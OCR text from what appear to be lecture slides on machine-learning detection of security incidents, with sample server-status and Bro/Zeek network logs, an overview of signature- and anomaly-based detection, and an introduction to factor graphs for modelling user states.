
Heterogeneous host and network logs

- Syslog
- Netflows
- IDS alerts
- Human-written reports

160 incidents in the past 7 years (2008-2014)

- Brute-force attacks
- Credential compromise
- Abusing computing infrastructure
  - Send spam
  - Launch Denial of Service attacks.

Summary of Data



Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process


Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	5402	0/190/116946	_	11.95	0	2	0.0	15.14	8918.29	198.144.99.177	www.latimes.com	GET /hive/common/includes/google-adsense-content-la.html?client
0-0	5402	0/197/116995	_	11.96	0	1	0.0	14.35	9074.81	64.209.38.39	www.latimes.com	GET /hive/javascripts/dragdrop.js HTTP/1.1
0-0	5402	0/178/117501	_	11.96	0	89	0.0	15.39	9016.89	131.103.136.38	www.latimes.com	GET /entertainment/news/la-et-memorial-hawthorne-20110812,0,260
0-0	5402	0/170/117391	W	11.92	0	0	0.0	13.42	9002.80	204.2.223.211	www.latimes.com	GET /server-status/ HTTP/1.1
0-0	5402	0/152/116597	_	11.95	0	2	0.0	16.32	9054.27	184.84.208.6	www.latimes.com	GET /hive/common/includes/google-adsense-content-la.html?client
0-0	5402	0/188/117383	W	11.86	0	0	0.0	12.30	8960.80	204.2.222.214	www.latimes.com	HEAD /sports/sportsnow/la-sp-sn-marcus-lattimore-injury-2012102

#fields	ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	service	duration	orig_bytes	resp_bytes	conn_state	local_orig	missed_bytes	history	orig_pkts	orig_ip_bytes	resp_pkts	resp_ip_bytes	tunnel_parents	orig_cc	resp_cc	peer
#types	time	string	addr	port	addr	port	enum	string	interval	count	count	string	bool	count	string	count	count	count	count	set[string]	string	string	string
	1426395590	Crqstp3NOlr5I5gmwd	141.142.169.3	49662	141.142.2.2	53	udp	dns	0.000224	180	714	SF	T	0	Dd	4	292	4	826	(empty)	US	US	nids-24-1
	1426395596	Ctyeef2C388CdGyyT6	78.186.4.159	35083	141.142.74.100	23	tcp	-	2.976723	0	0	S0	F	0	S	2	120	0	0	(empty)	TR	US	nids-24-1
	1426395595	CHyC4F1paasxjS8Ebc	107.5.18.180	60253	143.219.110.22	389	tcp	-	-	-	-	S0	F	0	S	1	48	0	0	(empty)	US	US	nids-26-8
	1426395540	CCNFEhaTM7eVgZGHj	141.142.141.2	44997	149.165.225.1	33447	udp	-	-	-	-	S0	T	0	D	1	40	0	0	(empty)	US	US	nids-26-8
	1426395540	C2KHxIWrFYTimcXL5	141.142.141.2	45390	149.165.225.1	33453	udp	-	-	-	-	S0	T	0	D	1	40	0	0	(empty)	US	US	nids-26-8
	1426395540	Cxca4n2rnmfs2DO3yg	141.142.141.2	36475	149.165.225.1	33456	udp	-	-	-	-	S0	T	0	D	1	40	0	0	(empty)	US	US	nids-26-8
	1426395595	CWMcpK3zojHxCxqgk3	125.227.28.202	43385	143.219.205.53	8080	tcp	-	-	-	-	S0	F	0	S	1	40	0	0	(empty)	TW	US	nids-26-8


Overview of detection approaches

Taxonomy of machine-learning based approaches

Signature-based



Anomaly-based



https://cs.brown.edu/courses/csci2950-p/lectures/2013-04-25_crfMaxProduct.pdf
https://irlynepil.wordpress.com/2015/03/21/computer-virus/
http://www.pdl.cmu.edu/PDL-FTP/Monitoring/kdd_2012.pdf
http://virus.wikidot.com/creeper

Factor Graphs unify Bayesian Networks and Markov Random Fields




Figure 1: Illustrations of Bayesian Network, Markov Random Field, and Factor Graph to model security incidents.

Modeling User States using Factor Graph

A factor graph is a **bipartite, undirected graph** of **random variables and factor functions.**

A factor graph can describe complex dependencies among random variables using **univariate or multivariate factor functions.**

A factor function is a mathematical definition of prior beliefs or expert knowledge. It can represent both causal and non-causal relations


